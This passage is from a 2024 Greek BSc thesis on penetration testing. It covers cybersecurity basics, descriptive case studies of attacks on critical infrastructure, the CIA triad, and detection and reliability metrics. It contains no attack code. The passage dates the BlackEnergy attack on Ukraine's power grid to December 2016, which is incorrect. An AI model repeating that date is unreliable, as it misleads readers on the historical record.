NATIONAL AND KAPODISTRIAN UNIVERSITY OF ATHENS

SCHOOL OF SCIENCE
DEPARTMENT OF DIGITAL INDUSTRY TECHNOLOGIES

BSc THESIS

Analysis and Implementation of Penetration Testing Tools in Cyber Systems

Theofanis – G - Kantzaris

Supervisor (or supervisors): Dionysios Xenakis, Assistant Professor

SEPTEMBER 2024

ΕΘΝΙΚΟ ΚΑΙ ΚΑΠΟΔΙΣΤΡΙΑΚΟ ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΘΗΝΩΝ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ
ΤΜΗΜΑ ΤΕΧΝΟΛΟΓΙΩΝ ΨΗΦΙΑΚΗΣ ΒΙΟΜΗΧΑΝΙΑΣ

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

Ανάλυση και Εφαρμογή Εργαλείων Δοκιμής Διείσδυσης σε Κυβερνητικά Συστήματα

Θεοφάνης - Γ - Κάντζαρης

Επιβλέπων (ή Επιβλέπουσα ή Επιβλέποντες): **Διονύσιος Ξενάκης,** Επίκουρος καθηγητής

ΣΕΠΤΕΜΒΡΗΣ 2024

BSc THESIS

Analysis and Implementation of Penetration Testing Tools in Cyber Systems

Theofanis – G - Kantzaris
S.N.: 1117202000062

SUPERVISOR: **Dionysios Xenakis, Assistant Professor**

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

Ανάλυση και Εφαρμογή Εργαλείων Δοκιμής Διείσδυσης σε Κυβερνητικά Συστήματα

Θεοφάνης Γ. Κάντζαρης
Α.Μ.: 1117202000062

ΕΠΙΒΛΕΠΟΝΤΕΣ: **Διονύσιος Ξενάκης,** Επίκουρος Καθηγητής

ABSTRACT

In today's digital landscape, cybersecurity stands as a paramount concern, with organizations worldwide grappling with evolving threats. This thesis delves into the realm of cybersecurity, focusing on the pivotal role of penetration testing. The research begins by defining cybersecurity and elucidating the critical infrastructure vulnerable to attacks. It further explores the risks inherent in cybersecurity and introduces the CIA Triad which stands for Confidentiality, Integrity, and Availability as foundational principles. A significant emphasis is placed on understanding the importance of Key Performance Indicators (KPIs) and implementing preventive measures to mitigate cyber threats effectively. The study delineates various phases and methodologies of penetration testing, ranging from reconnaissance to exploitation, offering insights into different types of attacks and their implications.

Moreover, the thesis presents an exhaustive analysis of penetration testing tools, categorized by their application areas and functionalities. By examining methodologies from leading organizations and the impact of security breaches, the research underscores the urgency for robust protection strategies against cyber threats. Furthermore, a virtual lab was created with the TryHackMe platform, enabling the penetration testing of two vulnerable systems. All information gathering and exploitation steps for these systems are presented in detail. Overall, this thesis offers a comprehensive overview of penetration testing in cybersecurity, equipping stakeholders with the knowledge and tools necessary to safeguard digital assets in an increasingly hostile cyber landscape.

SUBJECT AREA: Cybersecurity, Penetration Testing

KEYWORDS: Cybersecurity, Penetration Testing, Critical Infrastructure, CIA Triad, Security Breaches.

ΠΕΡΙΛΗΨΗ

Στο σημερινό ψηφιακό κόσμο, η κυβερνοασφάλεια αποτελεί ένα σημαντικό ζήτημα, με οργανισμούς σε ολόκληρο τον κόσμο να αντιμετωπίζουν εξελισσόμενες απειλές. Η πτυχιακή αυτή εξετάζει τον τομέα της κυβερνοασφάλειας, δίνοντας ιδιαίτερη βαρύτητα στη σημασία των δοκιμών διείσδυσης (penetration testing). Η έρευνα ξεκινά με τον ορισμό της κυβερνοασφάλειας και την ανάδειξη των κρίσιμων υποδομών ευάλωτων σε επιθέσεις. Επιπλέον, εξετάζονται οι κίνδυνοι στον τομέα αυτό και παρουσιάζονται οι θεμελιώδεις αρχές της επιστήμης της κυβερνοασφάλειας, Εμπιστευτικότητα, Ακεραιότητα, Διαθεσιμότητα, γνωστές και ως CIA Triad. Μεγάλη έμφαση δίνεται στην κατανόηση της σημασίας των Κύριων Δεικτών Επίδοσης (ΚΔΕ) και στην εφαρμογή προληπτικών μέτρων για την αποτελεσματική αντιμετώπιση κυβερνοαπειλών. Η μελέτη περιγράφει διάφορες φάσεις και μεθοδολογίες της δοκιμής διείσδυσης, από την αναγνώριση μέχρι την εκμετάλλευση, παρέχοντας ενδιαφέροντα δεδομένα σχετικά με διάφορους τύπους επιθέσεων και τις επιπτώσεις τους.

Επιπλέον, στη πτυχιακή παρουσιάζεται μια εκτενής ανάλυση των εργαλείων δοκιμής διείσδυσης, ταξινομημένα ανά πεδίο εφαρμογής και λειτουργίας. Εξετάζονται μεθοδολογίες από κορυφαίους οργανισμούς και οι επιπτώσεις των εισβολών ασφαλείας, υπογραμμίζοντας την επείγουσα ανάγκη για ανθεκτικές στρατηγικές προστασίας κατά των κυβερνοαπειλών. Τέλος, δημιουργήθηκε ένα εικονικό εργαστήριο με την βοήθεια της πλατφόρμας “TryHackMe”, με σκοπό να εφαρμοστούν δοκιμές διείσδυσης σε 2 ευπαθή συστήματα. Παρουσιάζονται αναλυτικά όλες οι προσπάθειες εκμετάλλευσης τους. Συνολικά, αυτή η πτυχιακή προσφέρει μια ολοκληρωμένη επισκόπηση των δοκιμών διείσδυσης στην κυβερνοασφάλεια, εξοπλίζοντας τους ενδιαφερόμενους με γνώσεις και εργαλεία που απαιτούνται για την προστασία των ψηφιακών υποδομών σε ένα κλίμα κυβερνοαπειλών που επιδεινώνεται διαρκώς.

ΘΕΜΑΤΙΚΗ ΠΕΡΙΟΧΗ: Κυβερνοασφάλεια, Δοκιμή Διείσδυσης

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: Κυβερνοασφάλεια, Δοκιμή Διείσδυσης, Κρίσιμες υποδομές, CIA Triad, Παραβίαση Ασφάλειας

AKNOWLEDGMENTS

For the realization of this thesis, I would like to express my sincere gratitude to my thesis supervisor, Professor Dionysios Xenakis, for his invaluable guidance and support throughout this research. His profound knowledge and insightful feedback have been instrumental in shaping the direction and depth of this work. I am deeply appreciative of his patience, availability, and willingness to share his expertise, which significantly contributed to the successful completion of this thesis. Lastly, I want to thank my family and friends for their patience and support throughout this journey.

Thank you all for your support and encouragement during this journey.

CONTENTS

LIST OF FIGURES

LIST OF TABLES

PREFACE

In the ever-evolving landscape of technology and cybersecurity, the protection of critical systems and sensitive data remains paramount. As governments and organizations increasingly rely on digital infrastructure, the security of their networks becomes a pressing concern. This thesis delves into the intricate world of penetration testing, a proactive approach to identify vulnerabilities and protect against potential threats. The primary objective of the research is to analyze and implement penetration testing tools specifically tailored to government and organizational systems.

By dissecting network security, it has fortified critical infrastructure against cyberattacks. This investigation spanned various dimensions, including Risk Assessment, KPIs, Phases and Methods of penetration testing, Types of Attacks and Tools. Finally, mention methodologies and organizations of penetration testing and some advice to protect against cyber threats. This journey would not have been possible without the support and guidance of many people.

1. Navigating the Landscape of Cybersecurity and Penetration Testing

Cybersecurity is a rapidly evolving domain and undeniably one of the most critical pillars in today's digital landscape. It encompasses a comprehensive array of practices, technologies, and policy frameworks to protect information systems, data, and digital infrastructure from myriad threats and vulnerabilities. The imperative for robust cybersecurity measures stems from the escalating frequency and diversity of cyber threats confronting organizations and businesses in the digital realm. These threats manifest in various forms, including malware infections, identity theft, data breaches, and other malicious activities. In essence, cybersecurity contains a wide spectrum of strategies, technologies, and protocols meticulously designed to shield the data, networks, applications, and devices utilized by individuals and enterprises.

Given that entities across financial, corporate, governmental, military, and medical sectors routinely amass, process, and store vast quantities of data on computing systems and interconnected devices, the significance of cybersecurity cannot be overstated. Of particular concern are sensitive data sets such as personal, financial, and proprietary information, the unauthorized access to which could precipitate severe consequences. Consequently, ensuring authorized access to such data becomes paramount, especially considering the burgeoning threat landscape. In the context of business operations, the transmission of sensitive data across networks necessitates robust cybersecurity measures to fortify the integrity and confidentiality of information throughout its lifecycle. Organizations entrusted with protecting critical information about financial records, healthcare data, and national security interests bear a heightened responsibility to implement stringent cybersecurity protocols. By formulating and implementing a robust cybersecurity strategy, organizations can deploy effective security mechanisms that act as deterrents against malicious cyber activities seeking to compromise systems and sensitive data. Moreover, a well-executed cybersecurity framework serves as a bulwark against attacks aimed at disrupting or incapacitating device operations and system functionalities[1][4][11][21].

The widespread availability of internet connectivity has become a cornerstone of modern life, enabling various daily activities. However, this accessibility has also fostered the proliferation of cybercrime, allowing perpetrators to commit offenses remotely without physical presence. Cybercrimes such as fraud, money laundering, cyberbullying, and cyberstalking are prevalent examples, leveraging the internet's speed, convenience, anonymity, and global reach. Perpetrators of cybercrimes range from individuals with limited technical expertise to highly organized global criminal syndicates comprising skilled developers and experts[1][4][11][21].

With the establishment of cyber security, there is also a huge increase in cyber-attacks. Cyber-attack refers to a deliberate and malicious act perpetrated by individuals or organizations with the intent to compromise the information systems of others. While many cyber-attacks are financially motivated, others seek to steal, alter, or destroy data and information. In essence, the objectives of such attacks range from system disruption to unauthorized access, data theft, modification or destruction[1][4].

This chapter will present the role of penetration testing in the field of cybersecurity and its supportive role in this domain. Subsequently, will analyze some critical infrastructures in cybersecurity, which have marked the field and demonstrated how important is for an individual to safeguard their data from any sector. Additionally, will conduct a risk analysis in the sector and emphasize the significant role in attacks. Simultaneously, will examine what the CIA Triad is and some important Key Performance Indicators. Finally, various techniques will be analyzed for organizations to prevent all these attacks, and what they should do during an attack.

1.1 The Role of Penetration Testing in Cybersecurity

Penetration Testing is one of the most critical techniques in the world of cybersecurity, as it can help identify vulnerabilities and security gaps in information systems. One of its most important roles is to develop and implement attacks against systems with the owner's consent, aiming to detect potential security gaps or weaknesses and take measures to confront them. The role of penetration testing in cybersecurity is multifaceted and indispensable.

Firstly, it provides invaluable insights into the security posture of an organization, allowing stakeholders to understand the level of risk they face and prioritize mitigation efforts accordingly. By identifying vulnerabilities and potential entry points for attackers, penetration testing enables companies to shore up their defenses and reduce the likelihood of successful breaches. Moreover, it helps organizations comply with regulatory requirements and industry standards by demonstrating due diligence in safeguarding sensitive data and protecting against cyber threats. Additionally, penetration testing fosters a culture of continuous improvement within organizations by facilitating proactive risk management and incident response planning. By uncovering vulnerabilities before they can be exploited by malicious actors, penetration testers empower companies to preemptively address security weaknesses and enhance their overall resilience to cyber threats. Furthermore, penetration testing serves as an educational tool, providing security teams with valuable insights into emerging attack vectors and evolving cybersecurity trends. This knowledge equips professionals with the skills and expertise needed to stay ahead of cyber adversaries and effectively defend against emerging threats.

1.2 Critical Infrastructure

Critical infrastructure is necessary for the everyday functioning and safety of civilians, encompassing systems, networks, and public works that governments consider as essential. While the specific components classified as critical infrastructure vary by nation, they typically include electrical grids, public services, and communication systems. Protecting critical infrastructure from cyber-attacks is important due to the increasing targeting by malicious actors. Instances of cyber-attacks impacting a nation's critical infrastructure have been documented, ranging from minor leaks of information in espionage to severe disruptions in operations[20]. Defending against cyber-attacks presents numerous challenges for operators of critical infrastructure. Security standards may have been established before cyber threats gained prominence, and reliance on outdated operational technology or insecure Internet of Things devices further complicates defense efforts. Moreover, as most of the critical infrastructure is privately owned, profit-focused priorities may overshadow security concerns. To garner additional support, security teams should emphasize the potential financial and operational impacts of cyber-attacks on decision-makers. Below, will present and analyze some of the most famous cyber attacks that have ever occurred in the field of cybersecurity, targeting critical infrastructures. These attacks significantly impacted various sectors and caused substantial damage.

1.2.1 Examples of Critical Infrastructure

1. **Triton Malware Attack (2017):** The Triton malware attack, also known as Trisis attack, occurred in 2017 and targeted a petrochemical plant in Saudi Arabia. This attack is significant, because it targeted the plant's safety systems, specifically its schneider electric triconex Safety Instrumented System (SIS). The SIS is responsible for monitoring and controlling critical processes to prevent accidents and ensure the safety of the plant. The Triton malware was designed to manipulate the SIS in a way that could potentially lead to catastrophic consequences, such as

explosions or releases of hazardous materials. Fortunately, the attack was detected before any physical damage occurred, but it highlighted the vulnerability of Industrial Control Systems (ICS) to cyber threats. Also, is believed to be the work of a nation-state or a highly sophisticated cybercriminal group due to the level of complexity and expertise required to develop such malware. It underscored the growing threat posed by cyber-attacks on critical infrastructure and the need for enhanced cybersecurity measures in industrial settings[2][22].



Phishing Attack
TRITON specifically targeted this version of Triconex
SIS Engineering Workstation
Physical Process
TRITON
TRITON
IT
Distributed Control System
SIS Controllers Triconex MP3008

Figure 1: Example Triton Malware Attack

2. **Iranian Cyber Attack on New York Dam (2013):** The Iranian cyber attack on the Bowman Avenue Dam in Rye Brook, New York, occurred in 2013. The attackers gained access to the dam's control system, which allowed them to manipulate its operations remotely. Fortunately, the dam was not operational at the time due to maintenance, so no damage was done. This incident highlighted the vulnerabilities of critical infrastructure systems to cyber attacks and raised concerns about the potential consequences of such attacks on essential facilities. It also underscored the importance of securing critical infrastructure against cyber threats and the need for robust cybersecurity measures to prevent similar incidents in the future. The attack was attributed to Iranian hackers, which further fueled tensions between Iran and the United States in the realm of cybersecurity. It served as a reminder for governments and organizations worldwide to bolster their defenses against cyber attacks targeting critical infrastructure[9][43].
3. **Israeli Water (2020):** In 2020, there were reports of a cyber-attack targeting water infrastructure in Israel. The attack, believed to be the work of a foreign state actor, aimed to disrupt water treatment and supply systems in the country. The attackers targeted the computer systems of Israel's water treatment and distribution facilities,

attempting to gain unauthorized access and potentially manipulate water treatment processes or disrupt supply systems. However, Israeli authorities stated that the attack was detected early, and the systems were not compromised. The exact details of the attack, including the identity of the perpetrators and their motivations, were not publicly disclosed by Israeli officials. However, like other cyber-attacks on critical infrastructure, it raised concerns about the vulnerability of essential services to cyber threats and the potential consequences of such attacks on public safety and national security. In response to the incident, Israeli authorities reportedly bolstered cybersecurity measures to enhance the protection of critical infrastructure, including water supply systems, and prevent future attacks[2][22].

4. **Ukraine's power grid (2016):** The Ukraine power grid attack was a significant cyber-attack that targeted the country's electricity infrastructure, resulting in widespread power outages. The attack occurred on December 23 2016, and affected multiple power distribution companies in Ukraine. The attackers used advanced malware, known as BlackEnergy, to compromise the systems of energy companies and gain access to their networks. They proceeded to remotely manipulate the Industrial Control Systems (ICS) responsible for managing the distribution of electricity. This manipulation led to the shutdown of power distribution systems, causing extensive outages that affected thousands of peoples. It demonstrated the vulnerability of critical infrastructure, such as energy networks, to cyber attacks and highlighted the potential for malicious actors to disrupt essential services and undermine national security. Although the perpetrators behind the attack have not been definitively identified, there is widespread speculation that the Russian government may have been involved due to geopolitical tensions between Ukraine and Russia at the time[2][22].

5. **WannaCry Cyber Attack (2017):** The WannaCry cyber attack was a large-scale ransomware attack that occurred in May 2017. It targeted computers running Windows 7 operating systems by encrypting data and demanding ransom payments in Bitcoin cryptocurrency to unlock it. The attack spread rapidly across the globe, infecting thousands of computers in over 150 countries within a few days. WannaCry exploited a vulnerability in the Windows operating system known as EternalBlue, which was believed that have been developed by the United States National Security Agency (NSA) and leaked by a group called The Shadow Brokers. Microsoft had released a patch to address this vulnerability months before

the attack, but many organizations had not installed it, leaving them vulnerable to exploitation. The attack particularly affected organizations in sectors such as healthcare, telecommunications, and logistics, disrupting operations and causing significant financial losses. Among the high-profile victims were the UK's National Health Service (NHS), Spanish telecommunications company Telefonica, and numerous others worldwide. Also, drew attention to the growing threat of ransomware attacks and the importance of keeping software systems up to date with security patches. Following the WannaCry attack, there were efforts to disrupt its spread and provide guidance on how organizations could protect themselves from similar threats in the future. Additionally, law enforcement agencies and cybersecurity experts collaborated to investigate the origins of the attack and track down those responsible[16][22].

6. **Colonial Oil Pipeline (2021):** Colonial Oil, the largest pipeline network in the United States, fell victim to a meticulously orchestrated ransomware attack. This cyber onslaught forced the pipeline, responsible for supplying more than 45% of the East Coast's gasoline, diesel, and aviation fuel, to cease all operations abruptly. Although the initial method of infiltration remains shrouded in mystery, the aftermath of the attack reverberated widely. As the attack subsided, approximately 11,000 gas stations across the affected regions remained devoid of fuel. Consequently, the national average fuel price per gallon skyrocketed to its highest point in over six years, underscoring the far-reaching consequences of the ransomware strike[2][43].

7. **KillNet (2022):** KillNet has compiled a series of prolonged Distributed Denial of Service (DDoS) attacks against Ukrainian allies, a trend that has persisted since the conflict's onset. More recently, their targets have extended to include hospitals in the United States and the Netherlands, purportedly for their support of Ukraine against Russia. Additionally, KillNet launched unprecedented DDoS offensives against Lithuania's power grid, exacerbating disruptions. Notably, they also targeted over a dozen US airports, resulting in flight cancellations and operational disturbances. Aligned with Russia's stance in the Ukraine conflict, KillNet has vocally endorsed the war, utilizing DDoS attacks as their primary tool to disrupt operations in allied nations[2][43].

1.3 Risks in Cybersecurity

Cybersecurity risk pertains to the potential exposure or harm resulting from cyberattacks within an organization. This contains the identification of potential threats and vulnerabilities within the organization's digital infrastructure. Assessing cybersecurity risk involves considering not only the probability of a cyberattack but also its potential impact, including financial losses, damage to reputation, and disruptions to operations. Common examples of cybersecurity risks include ransomware attacks, which encrypt critical data and demand payment for decryption, as well as malware that can surreptitiously infiltrate systems to steal or manipulate data. Insider threats are another concern, wherein employees misuse their access privileges. Additionally, phishing attacks exploit human vulnerabilities by tricking individuals into disclosing sensitive information, while inadequate compliance management can result in legal and security risks[3][51].

Given the prevalence of these risks, it is imperative for organizations across all industries to prioritize cybersecurity. This entails regularly evaluating and updating their cybersecurity risk management strategies to address emerging threats. By doing so, organizations can protect their assets, uphold customer trust, and mitigate potential financial and reputational harm. Proactive measures include ongoing employee training to identify and respond to threats like phishing, robust compliance frameworks, and advanced systems for detecting and mitigating malware and ransomware attacks. To conduct a thorough assessment of cybersecurity risk, organizations must initially pinpoint their critical assets, encompassing tangible and intangible resources such as data, systems, and networks. Employing established risk assessment frameworks aids in methodically analyzing and classifying these vulnerabilities. Routine audits and security evaluations form integral parts of this process, enabling organizations to monitor and revise their understanding of potential risks continually [3][51][100]. Numerous metrics have been devised by various institutions and consulting firms over time. These metrics primarily aim to assess risk through the equation[47][92]:

Risk = Vulnerability x Threat x Asset Value x Probability of Occurrence

The majority of interviewees acknowledged the formidable challenge, if not the near impossibility, of assigning a quantitative or monetary value to any component of this formula, given the current scarcity of data sources and the overall infancy of cyber risk assessment methodologies. Instead, they rely on these elements to guide their investigations and inform their decisions, particularly regarding investments in resilience initiatives aimed at mitigating the impact or aftermath of potential attacks[92].

Remaining vigilant about evolving cyber threats is crucial for maintaining an up-to-date risk management strategy. This involves continuously updating about the latest trends in cyber-attacks, the tactics used by adversaries, and emerging technologies that could enhance security measures. Integrating this knowledge into the risk assessment framework ensures the strategy remains relevant and effective against current and future cyber threats. By combining asset identification, vulnerability assessment, and ongoing threat intelligence within comprehensive risk evaluation frameworks, organizations can develop a resilient, adaptable risk management strategy that effectively mitigates cyber risks and strengthens their digital infrastructure. Below, will present and analyze some of the most fundamental security risks, exploring their impact on businesses and highlighting the importance of understanding them[3][100][51]:

1. **Third-party risk:** Third-party vendors have crucial roles in numerous organizations, facilitating the delegation of specific business functions to achieve cost-effectiveness and streamline operations. However, these vendors also present significant security challenges, given their access to, or potential exploitation for access to, an organization's most sensitive data, including personally identifiable information of customers. To mitigate these risks effectively, organizations must maintain comprehensive and ongoing visibility of all entities within their network, encompassing both service providers and products. Implementing a powerful third-party risk management strategy is paramount in striking a balance between the advantages of outsourcing and the imperative to uphold stringent security measures. Such a strategy should incorporate regular assessments, continual monitoring, and resilient controls to mitigate risks associated with third-party engagements.

2. **Jobholders:** As mentioned earlier, individuals within an organization who have access to the network, including employees and contractors, significantly influence the organization's cybersecurity stance. Hence, cybersecurity awareness and training in social engineering are imperative. It's essential for insiders to recognize diverse risks and comprehend appropriate actions upon their detection. With a comprehensive grasp of the potential risks they might encounter, insiders can proactively implement measures to mitigate these risks.

1.4 CIA Triad

In the world of cybersecurity, keeping sensitive information intact and maintaining systems' integrity is paramount. To achieve this, cybersecurity professionals often rely on a foundational principle known as the CIA triad. The CIA triad, standing for Confidentiality, Integrity, and Availability, serves as a comprehensive framework for guiding the implementation of security measures and strategies within an organization's IT infrastructure. Let’s look at what the CIA stands for and how important is for an organization to have it:




Figure 2: CIA Triad

1.4.1 Confidentiality

Confidentiality is the practice of ensuring that sensitive information remains private and secure within an organization. This requires stringent control over who can access the data to prevent unauthorized exposure, whether deliberate or accidental. A critical aspect of upholding confidentiality is ensuring that only authorized personnel can access vital business assets, while simultaneously guaranteeing that those who require access have the appropriate permissions. This balance is essential for maintaining the integrity of confidential information and supporting operational efficiency[5][31][66].

Moreover, confidentiality can occur through various means, including direct attacks aimed at accessing systems without proper authorization or infiltrating applications or databases to steal or manipulate data. These attacks may employ techniques such as man-in-the-middle attacks, network eavesdropping, or credential theft to gain unauthorized access. However, not all breaches result from malicious intent. Human error or inadequate security measures can also lead to breaches, such as failing to protect passwords, sharing credentials, or neglecting to encrypt communications. Additionally, physical theft of hardware can compromise confidentiality by providing unauthorized access to sensitive information. To mitigate confidentiality breaches, organizations can implement measures such as data classification and labeling, access control policies, data encryption, and multi-factor authentication systems. Providing comprehensive training and awareness programs to all employees is also crucial in recognizing and preventing potential threats[31][66][106].

1.4.2 Integrity

Integrity entails ensuring the trustworthiness and integrity of your data, free from any tampering or alteration. Data integrity is upheld when data remains authentic, accurate, and reliable. For instance, if your company publishes information about senior executives on its website, maintaining the integrity of this data is crucial. Inaccurate information may lead visitors to question the organization's credibility. Malicious actors seeking to undermine your company's reputation may attempt to compromise the integrity of this data by hacking the website and altering executive descriptions, photos, or titles[5][31][106].

However, integrity often occurs deliberately. Attackers may circumvent intrusion detection systems, modify file configurations to grant unauthorized access or manipulate system logs to conceal their activities. Accidental breaches can also occur due to human error, such as entering incorrect codes or other careless mistakes. Inadequate security policies, protections, and procedures can also result in integrity violations without clear accountability within the organization. For websites, utilizing reputable Certificate Authorities (CAs) helps verify your site's authenticity, ensuring that visitors can trust they are accessing the intended website [5][31][66].

1.4.3 Availability

Availability, a key component of the CIA Triad, ensures that information and systems are accessible to authorized users whenever needed. This involves maintaining reliable access to data and services by minimizing downtime and protecting against disruptions. Measures to ensure availability include implementing redundant systems, regular maintenance, and robust disaster recovery plans. It also involves protection against attacks such as Distributed Denial of Service (DDoS) that aim to disrupt access. By prioritizing availability, organizations ensure that their operations run smoothly and that users can rely on the consistent performance of critical systems and services [5][31][66].

For example, during a power outage without a disaster recovery plan, users might lose access to essential systems, jeopardizing their availability. Natural disasters like floods or severe snowstorms can further obstruct access to office locations, disrupting the availability of workstations and other devices necessary for accessing vital business information or applications. Intentional acts of sabotage, such as denial-of-service attacks or ransomware, can also compromise availability[5][66][106].

Organizations ensure availability by implementing redundant systems, performing regular maintenance, and developing comprehensive disaster recovery plans. They use backup servers and alternative network paths to create redundancy, ensuring seamless operation if a component fails. Routine maintenance and updates prevent unexpected downtime, while disaster recovery plans enable swift restoration of services after disruptions. Additionally, load balancing helps distribute workloads across multiple servers, preventing any single point from becoming a bottleneck. These strategies collectively ensure that critical systems and data remain accessible to authorized users at all times [31][66][106].

1.5 The Importance of Metrics and Key Performance Indicators

In contemporary business landscapes, cybersecurity metrics have emerged as indispensable tools for assessing the efficacy of an organization's cyber defenses. These metrics, along with Key Performance Indicators (KPIs), offer invaluable insights into threat behaviors, incident response efficacy, and system susceptibilities, courtesy of advancements in AI-powered analytics. These metrics play a pivotal role in communicating the state of cybersecurity to stakeholders, elucidating the return on investment and the resilience of security frameworks. Amid escalating digital dependencies, they serve as linchpins in strategic decision-making, spotlighting an organization's preparedness against evolving cyber risks. More than just numerical data points, cybersecurity metrics epitomize a company's agility and readiness in navigating a fluid digital threat landscape, emphasizing the significance of continual tracking and enhancement of cybersecurity strategies. Below, there will be an explanation and analysis of the Metrics and Key Performance Indicators in the field of cybersecurity, which can demonstrate some of the most significant parameters in the field[6][8][92].

1.5.1 Metrics and Key Performance Indicators in Cybersecurity

1) Procedure

Typically, the risk modeling approach predominantly relies on subjective evaluations of threats and vulnerabilities, occasionally supplemented by efforts to quantify consequences. The methodology commences with endeavors to establish a baseline of current conditions, assess present and emerging threats, align with future objectives, identify gaps in controls or capabilities, prioritize and strategize related investments, oversee implementation, and integrate feedback loops for ongoing refinement. Threats are categorized based on the desired objective or impact, utilizing a roster of actors to delineate their interests and capabilities in achieving specific outcomes. At the strategic and board of directors' level, the focus shifts towards managing within a predefined risk appetite, which undergoes periodic qualitative reassessment. Investments primarily target areas where existing controls are deemed insufficient to meet or sustain desired risk thresholds. Root cause analysis serves to identify failure origins and control deficiencies, complemented by external audits and penetration testing to evaluate the overall efficacy of the risk management process. Traditional return on investment or financial assessments are absent, with budgets typically formulated bottom-up, guided by recommendations from the Chief Information Security Officer (CISO)[92][122].

2) Mean Time Between Failures

Mean Time Between Failures (MTBF) stands as a fundamental metric for gauging the resilience and endurance of cybersecurity systems. Although, MTBF traditionally refers to the average time elapsed between failures of a system, device, or component. It's calculated by dividing the total operational time by the number of failures within that period. However, in penetration testing, the concept of failures doesn't directly translate. Instead, focusing on identifying vulnerabilities, exploits, and weaknesses in systems or networks[6][122].

- **Reliability Evaluation:** MTBF serves as a yardstick for assessing the dependability of your cybersecurity framework. A lengthier MTBF signifies sturdier and more dependable systems.
- **Predictive Maintenance:** MTBF used to inform predictive maintenance strategies, allowing organizations to schedule maintenance activities

proactively based on the expected time between failures. By monitoring MTBF trends, organizations can optimize maintenance schedules, minimize downtime, and reduce maintenance costs.

- **Proactive Maintenance:** Through MTBF tracking, organizations can anticipate potential system malfunctions and schedule maintenance in advance, thus minimizing downtime and operational disruptions.
- **Limitations:** While MTBF provides valuable information about the reliability of a system or component, it has limitations. Also, assumes a constant failure rate over time, which may not always be true, especially for systems with wear-out mechanisms or complex failure patterns. Additionally, MTBF does not account for repair times or the severity of failures, which can vary significantly.
- **Analysis of Performance Trends:** Delving into MTBF trends across time aids in uncovering patterns and areas necessitating enhancement. A decline in MTBF over time may hint at aging infrastructure or heightened external threats, prompting the need for upgrades or fortified security measures.
- **Calculation:** The calculation involves dividing the total operational time by the number of observed failures. The formula is expressed as: $\mathbf{MTBF} = \frac{\mathbf{Total\ Operating\ Time}}{\mathbf{Number\ of\ Failures}}$

3) Mean Time to Detection

Mean Time To Detection (MTTD) is a crucial metric in penetration testing and cybersecurity in general. It refers to the average time it takes for an organization to detect a security incident or breach once it has occurred. In the context of penetration testing, MTTD provides insight into how quickly an organization can identify vulnerabilities or security weaknesses that are exploited during the testing process. In short, it indicates a more efficient detection mechanism, which is essential for promptly addressing security threats and minimizing potential damage[6][92].

- **Detection Efficiency:** MTTD offers valuable insights into the efficiency and promptness of the cybersecurity systems and team in recognizing threats. A reduced MTTD signifies swifter detection, enabling expedited responses to mitigate risks effectively.

- **Factors Influencing MTTD:** Several factors can influence MTTD, including the sophistication of cyber threats, the complexity of the organization's network and IT environment, the adequacy of security monitoring tools and technologies, the skill level of security analysts, and the efficiency of incident response processes.
- **Monitoring and Response Strategies:** Organizations often employ various strategies to reduce MTTD, such as implementing real-time monitoring solutions, using threat intelligence feeds to identify emerging threats, conducting regular security assessments and audits, and investing in security awareness training for employees.
- **Benchmarking Against Industry Standards:** Conducting a comparative analysis of MTTD against industry benchmarks aids in assessing the organization’s detection capabilities against industry peers. Such comparisons facilitate a deeper understanding of whether cybersecurity measures align with, exceed, or lag industry standards, thereby guiding strategic enhancements in the security protocols.
- **Calculation:** MTTD is typically calculated by dividing the total time it takes to detect security incidents by the number of incidents detected during that period. The formula is expressed as: $\mathbf{MTTD} = \frac{\textbf{Total Detection Time}}{\textbf{Number of Incidents Detected}}$

4) Mean Time to Acknowledge

Mean Time To Acknowledge (MTTA) is a metric that measures the average time it takes for an organization to acknowledge the existence of a security incident or vulnerability once it has been reported or detected. However, MTTA is not as commonly used or emphasized in the context of penetration testing compared to Mean Time to Detect (MTTD) or Mean Time to Remediate (MTTR). In the realm of penetration testing, the focus is primarily on identifying vulnerabilities, weaknesses, and security gaps within systems and networks. While acknowledging the existence of these findings is important, the emphasis is more on detection and remediation rather than acknowledgment in the traditional sense[6][122].

- **Response Preparedness:** MTTA serves as a barometer of the team’s preparedness and capability to initiate cybersecurity incident resolution. A diminished MTTA underscores swift identification and initial handling of potential threats, pivotal for adept incident management.

